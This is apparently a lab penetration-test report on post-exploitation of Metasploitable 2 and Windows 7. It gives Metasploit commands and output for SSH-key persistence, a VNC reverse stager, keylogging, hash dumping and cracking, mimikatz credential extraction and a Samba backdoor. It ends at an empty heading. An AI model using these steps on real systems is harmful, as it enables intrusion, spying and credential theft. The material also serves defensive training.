Post-Exploitation Techniques

Summary

In this report, I document post-exploitation techniques which an attacker may undertake after initially gaining unauthorized access to the enterprise's systems. The two systems targeted are Metasploitable 2 and Windows 7 machines. These systems are at high risk of being targeted by attacks documented in this report; several recommendations are made to respond to, and decrease the probability of, these attacks. Personally identifiable information, confidential credentials, and sensitive files are all attacked through these post-exploit modules, which make use of tools such as Metasploit modules, the Meterpreter tool, and the Kiwi tool. Addressing these vulnerabilities will ensure a safer, smoother technology stack for the enterprise, and will also ensure the enterprise safeguards its insecure infrastructure.


The implications of these post-exploitation methods are severe on business operations; with persistence methods allowing attackers to enter and exploit the system anonymously at any given time, business secrets and the privacy of employees are at stake. Communications encrypted using the RSA algorithm are threatened, since the first Metasploitable 2 attack documents a leaked RSA private key. Upon exploitation, expansive information about each system is abundant, and can be gathered using very simple commands. Screen captures and keyloggers can also impact business operations without employees even realizing their typed words are being recorded and disclosed to a remote host unknowingly. Finally, this penetration test concludes with a backdoor being established which can easily lend access to the root file system, allowing malicious actors to exploit systems at will.

Metasploitable 2 Post-Exploit Demonstrations and Vulnerabilities


Upgrading Shell to Meterpreter

These demonstrations are steps attackers may take after having obtained access to the Metasploitable 2 system, by following the steps and exploiting the vulnerabilities indicated in the "Exploitation" document. Before any attack is conducted, however, the attacker will upgrade to a Meterpreter shell to have a stronger toolset at their disposal(Pandey).


Upon exploiting the Metasploitable 2 system through the vulnerable FTP service, a command shell session opens:




The first step in this process is to upgrade the command shell to a Meterpreter shell. This can be accomplished sending the command shell session to the background by pressing control+Z, and using the module post/multi/manage/shell_to_meterpreter:



We run the "sessions -l" command to verify that the session is running. Following this command, we use the command "set" to select our session, which in this case is Session 1 as indicated by the "sessions -l" command:



At this stage, we enter the “run” command to launch our Meterpreter session. We then enter the “sessions -l” command to verify that this session has opened, and we interact with this session by entering the command “sessions -i 2”, since the Meterpreter shell is running on Session 2:



Post-Exploit #1: SSH Key Persistence

We first send the current Meterpreter session to the background by pressing control+Z. We then search for and select the module post/linux/manage/sshkey_persistence:

```
msf6 post(linux/manage/sshkey_persistence) > search manage/sshkey

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  post/linux/manage/sshkey_persistence        .                excellent  No     SSH Key Persistence
   1  post/windows/manage/sshkey_persistence      .                good       No     SSH Key Persistence

Interact with a module by name or index. For example info 1, use 1 or use post/windows/manage/sshkey_persistence

msf6 post(linux/manage/sshkey_persistence) > use 0
```

We set the appropriate session (Session 2, corresponding to Meterpreter), the username of our target machine obtained from the previous exploiting step, setting the VERBOSE value to "true," and finally executing the persistence module using the "exploit" command:

```
msf6 post(linux/manage/sshkey_persistence) > set SESSION 2
SESSION ⇒ 2
msf6 post(linux/manage/sshkey_persistence) > set username msfadmin
username ⇒ msfadmin
msf6 post(linux/manage/sshkey_persistence) > set verbose true
verbose ⇒ true
msf6 post(linux/manage/sshkey_persistence) > show options

Module options (post/linux/manage/sshkey_persistence):

   Name             Current Setting       Required  Description
   ----             ---------------       --------  -----------
   CREATESSHFOLDER  false                 yes       If no .ssh folder is found, create it for a user
   PUBKEY                                 no        Public Key File to use. (Default: Create a new one)
   SESSION          2                     yes       The session to run this module on
   SSHD_CONFIG      /etc/ssh/sshd_config  yes       sshd_config file
   USERNAME         msfadmin              no        User to add SSH key to (Default: all users on box)


View the full module info with the info, or info -d command.

msf6 post(linux/manage/sshkey_persistence) > exploit

[*] Checking SSH Permissions
[+] Pubkey set to yes
[*] Authorized Keys File: .ssh/authorized_keys
[*] Added User SSH Path: /home/msfadmin/.ssh
[+] Storing new private key as /home/kali/.msf4/loot/20240401114448_default_192.168.64.8_id_rsa_376596.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[!] No active DB -- Credential data will not be saved!
[*] Post module execution completed
```

The next step is to switch modules to auxiliary/scanner/ssh/ssh_login_pubkey (github.com). This module tests ssh logins on machines using a private key file, and reports successful logins. To execute this module, we set RHOST to the IP address of our target, and we set the username to that of our target machine (msfadmin). We also define a private key file using a path, with the command set key_path /home/kali/.msf4/loot, and then run the module:

Through the steps detailed above, The RSA private key of the system is obtained.

Network and Business Impacts

The RSA private key enables an attacker to decrypt messages encrypted with the corresponding public key, and further ensures access to the target system through SSH. This method is effective in the event that the original Meterpreter session is disconnected, as the access granted is continued. This makes the method particularly effective against the network's security, since the attacker has access to the confidential private key and can now legitimately maintain their access to the system without having to exploit the system from scratch.


The method would also prove notably dangerous to the business in the event that sensitive financial information, for instance, or personally identifiable information, is decrypted using the private key.

The method of SSH persistence may be used not only to access the system, but also to maintain access. This implies attackers can access the system at any time, escalate privileges, spread malware across the system, and extend malware to the network.

Post-Exploit 2: enum_system

On msfconsole, the enum_system module is designed to gather system information, gathering data on installed packages, services, mount information, user lists, and bash history. This post-exploit script can be used to access these installed packages and services, and lend insight into system artifacts.

To carry out this post-exploit technique, we use the module post/linux/gather/enum_system. We set the session to our Meterpreter session using the command set SESSION 2. We then enter the "run" command to gather information about the system:



This demonstration concludes the second post–exploitation module executed on Metasploitable 2.

Network and Business Impacts

This attack vector has significant network and business implications. Since the enum_system module lends the attacker information about the system and its operations, the attacker will have more information about the system at their disposal which can be exploited further to create more backdoors and methods of persistence. Intellectual property theft and manipulation may also occur as a consequence of this attack, given that the malicious actor has access to sensitive, confidential network information.

In addition to impacts on the business, there are implications on network security as a result of this attack as well, the most prominent of which is credential harvesting. With access to user bash history at the execution of a single command, an attacker can gather information such as usernames and passwords associated with accounts, or commands that have been executed. These insights lent to an attacker will allow not only for persistent access, but also to plan attacks around times users tend not to be logged in. A wealth of information revealed by this scan will prepare an attacker to obtain consistent, uninterrupted access to the network, and will enable an attacker to perform malicious activity across the network at large.

Windows 7 Post-Exploit Demonstrations and Vulnerabilities

Post-Exploit #1: Screen Capture

This post-exploit is performed after following steps in the Exploitation report, through which access to the Windows 7 system was obtained. The final step of the Windows 7 system breach leaves us at this stage:


```
meterpreter > execute -f cmd.exe -i -H -e
Process 3400 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : comcast.net
   IPv6 Address. . . . . . . . . . . : fdd9:4fbd:353:8488:25fe:ae82:4b0d:6f44
   Temporary IPv6 Address. . . . . . : fdd9:4fbd:353:8488:48c6:1881:9630:e290
   Link-local IPv6 Address . . . . . : fe80::25fe:ae82:4b0d:6f44%14
   IPv4 Address. . . . . . . . . . . : 192.168.64.7
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.64.1

Tunnel adapter isatap.comcast.net:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\admin\Desktop>whoami
whoami
win7-pen\admin
```

This first post-exploitation activity we perform uses Meterpreter. A Meterpreter session is opened by default, and in the exploit displayed above we have demonstrated a successful penetration of the Windows 7 system.

To spy on the Windows machine, we execute the “run vnc” command in the Meterpreter session. This opens a remote system which allows us to spy on a desktop environment from anywhere on the internet:

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.64.12 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\admin\AppData\Local\Temp\EsseBIv.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.64.12:4545 ...
```

A VNC opens, and captures any activity on the Windows 7 machine in real-time. Since we enter a listening host and port, the connection between two machines is made upon executing the exploit, and our spyware exploitation is complete. The screenshot below demonstrates this spyware in action, with a note in our Windows 7 system reflecting in the Linux environment:



By successfully executing a screen capture using a VNC, we have demonstrated evidence of compromise.

Network and Business Impacts

The execution of a remotely spying on the target user will adversely impact the network security and business operations of the enterprise. The breach of confidentiality allows an attacker to obtain sensitive information which a victim may be viewing on their screen, which can lend to confidential network information being leaked.

Remote spyware is equally risky to the business from the confidentiality perspective; unauthorized parties who gain access to these screen captures can extort employees if personal notes or messages are obtained. More concerningly, this vulnerability may be exploited by an insider threat, who may leak network integrity, exploit access privileges, and threaten leaking sensitive network or business data. Login credentials and personally identifiable information can also be obtained and leaked unbeknownst to employees.


Another major implication on the business which arises as a result of the confidentiality beach is the loss of trust among employees in the organization, which may quickly turn to

employees exiting the enterprise or threatening legal action against the business for neglecting to protect employee safety and privacy.


Post-Exploit 2: Keystroke monitoring

This post-exploitation technique also uses Meterpreter. At this point, a connection between the attacker's machine and the target machine will have been established successfully, and a Meterpreter session will have been generated automatically.


Within the Meterpreter session, we enter the command "keyscan_start". This command begins tracking keystrokes on the Windows 7 machine. For simplicity, we demonstrate this process using a Notepad entry:



The "Operation failed" message can be ignored, as the keystroke sniffer works effectively. On a notepad, we write a message:



We enter the command keyscan_dump, which returns the results of keylogging back to our Kali Linux terminal:



We have successfully implemented a keylogger to scan and gather keystrokes on our victim machine.

Network and Business Impacts


The demonstration above introduces some major concerns. First and foremost, if a victim simply enters their password to login to the system, the keys entered can be captured by an attacker even if the system has not been logged into yet. Obtaining this information would provide the attacker with a straightforward road to persistence, where they can continually enter the system inconspicuously. This keylogging attack can grant an attacker other authentication credentials as well, which administrators may use to access business-specific accounts and services. Trade secrets, intellectual property, and customer data can also be stolen through such a keylogging attack.

This keylogging attack is particularly difficult to detect as the keystrokes are only being scanned passively, and are dumped at a later stage when the command keyscan_dump are specified. In addition to threatening confidential, secret information that is stored being leaked, a keylogger attack also threatens the confidentiality of data in transit. Personal or private messages sent from and to the target device may be intercepted without the victim's knowledge as well, resulting in damage caused to the business's reputation.

Metasploitable 2: Gathering Hash Values

Gaining Access to Hash Values

To gather hash values of the Metasploitable 2 system, the first step is to press control+Z to send the Meterpreter session to the background. Use the post/linux/gather/hashdump module, set the Session to whichever session Meterpreter is running on, and enter either the “run” or “exploit” command:



Through this step, we have obtained access to hash values of user accounts on the system, using the Linux hashdump module. The next step is to crack these discovered hashes. We can crack these hashes using the John the Ripper tool.

Cracking Discovered Hashes

The output of the hashdump module reveals the path to an unshadowed password file. To crack these hashes using the John the Ripper tool, we open a new terminal tab outside of the msfconsole and enter the command john path_to_password_file:

```
┌──(kali㉿kali)-[~]
└─$ john /home/kali/.msf4/loot/20240402024044_default_192.168.64.8_linux.hashes_291100.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4x2])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
```

Through this process, we have cracked the discovered hashes of the Metasploitable 2 system.

Windows 7: Gathering Hash Values

Gaining Access to Hash Values

After we complete our exploit, we use the module post/windows/gather/smart_hashdump to gain access to hash values. We set GETSYSTEM to true, and SESSION to our current Meterpreter session, which in this case is 2:

```
msf6 post(windows/gather/smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GETSYSTEM  true             no        Attempt to get SYSTEM privilege on the target host.
   SESSION    2                yes       The session to run this module on


View the full module info with the info, or info -d command.
```

We then execute the module using the “run” command:

```
msf6 post(windows/gather/smart_hashdump) > run

[*] Running module against WIN7-PEN
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/kali/.msf4/loot/20240402041315_default_192.168.64.7_windows.hashes_363219.txt
[*] Dumping password hashes ...
[*] Trying to get SYSTEM privilege
[+] Got SYSTEM privilege
[*]     Obtaining the boot key ...
[*]     Calculating the hboot key using SYSKEY 38c3ebf293cc2d8ff17db6e8ca88351a ...
[*]     Obtaining the user list and keys ...
[*]     Decrypting user keys ...
[*]     Dumping password hints ...
[*]     No users with password hints on this system
[*]     Dumping password hashes ...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     HomeGroupUser$:1001:aad3b435b51404eeaad3b435b51404ee:ca4c2d2fcef127d5a8c3e8f2f4f9a98f:::
[+]     admin:1002:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
[+]     user:1003:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
[*] Post module execution completed
```

Through this process we have obtained hashed credentials on the Windows 7 system. The next step is to crack these hashes.

Cracking Discovered Hashes

We navigate to the Meterpreter session, and load the Kiwi extension using the command load kiwi. Kiwi is a framework that performs credential-oriented operations, such as dumping passwords in memory.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

While John the Ripper may be used for this task, the Kiwi extension is employed to lend variety. After this framework is successfully loaded, we enter the command creds_all, to retrieve all credentials from the system:

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain    LM                                NTLM                              SHA1
--------  ------    --                                ----                              ----
admin     Win7-Pen  11cb3f697332ae4c664345140a852f61  cb8a428385459087a76793010d60f5dc  bdfb4bfa1456d132062fd52b3c6ba014680e172e

wdigest credentials
===================

Username   Domain     Password
--------   ------     --------
(null)     (null)     (null)
WIN7-PEN$  WORKGROUP  (null)
admin      Win7-Pen   P@ssword123

tspkg credentials
=================

Username  Domain    Password
--------  ------    --------
admin     Win7-Pen  P@ssword123

kerberos credentials
====================

Username   Domain     Password
--------   ------     --------
(null)     (null)     (null)
admin      Win7-Pen   P@ssword123
win7-pen$  WORKGROUP  (null)
```

This output provides us, and any attacker, with usernames, domains, and cracked passwords, thus successfully completing this step.

Persistent Access on Windows 7 System

Implementation of Persistence Method

We demonstrate a method which can be followed to achieve persistent access to the Metasploitable 2 system. This demonstration achieves persistent access by gaining access to the root file system using an anonymous connection. After the method is presented, the effectiveness of the method will be evaluated. The Samba software is utilized in this case to obtain persistent access. When Samba is configured with a writable file share and has wide links enabled, it may be used as a backdoor to access private or secret files. Hence, our persistent access implementation uses an anonymous connection and a writable share through an msfconsole module.

The first step is to navigate to the auxiliary/admin/smb/samba_symlink_traversal module on Metasploit. We set the remote host, or RHOST, to the IP address of our target machine. We set SMBshare to “tmp”, which the module will mount as a writable share. We then run the module using the “exploit” or “run” command:

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                         t.html
   RPORT      445              yes       The SMB service port (TCP)
   SMBSHARE                    yes       The name of a writeable share on the server
   SMBTARGET  rootfs           yes       The name of the directory that should point to the root filesystem


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.64.8
RHOST => 192.168.64.8
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.64.8

[*] 192.168.64.8:445 - Connecting to the server...
[*] 192.168.64.8:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.64.8:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.64.8:445 - Now access the following share to browse the root filesystem:
[*] 192.168.64.8:445 -  \\192.168.64.8\tmp\rootfs\

[*] Auxiliary module execution completed
```


Once the auxiliary module executes successfully, we open a new terminal tab, and we enter the following command to test whether our backdoor has successfully opened:

```
┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.64.8/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

We have successfully logged into the system anonymously. We can now navigate to the root file system:

```
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
```

Executing the last command leads us directly to the root file system:



We thus prove we have successfully implemented a method for persistent access using a backdoor and remaining anonymous, and we have demonstrated a successful application of this persistent access.

Effectiveness of Method

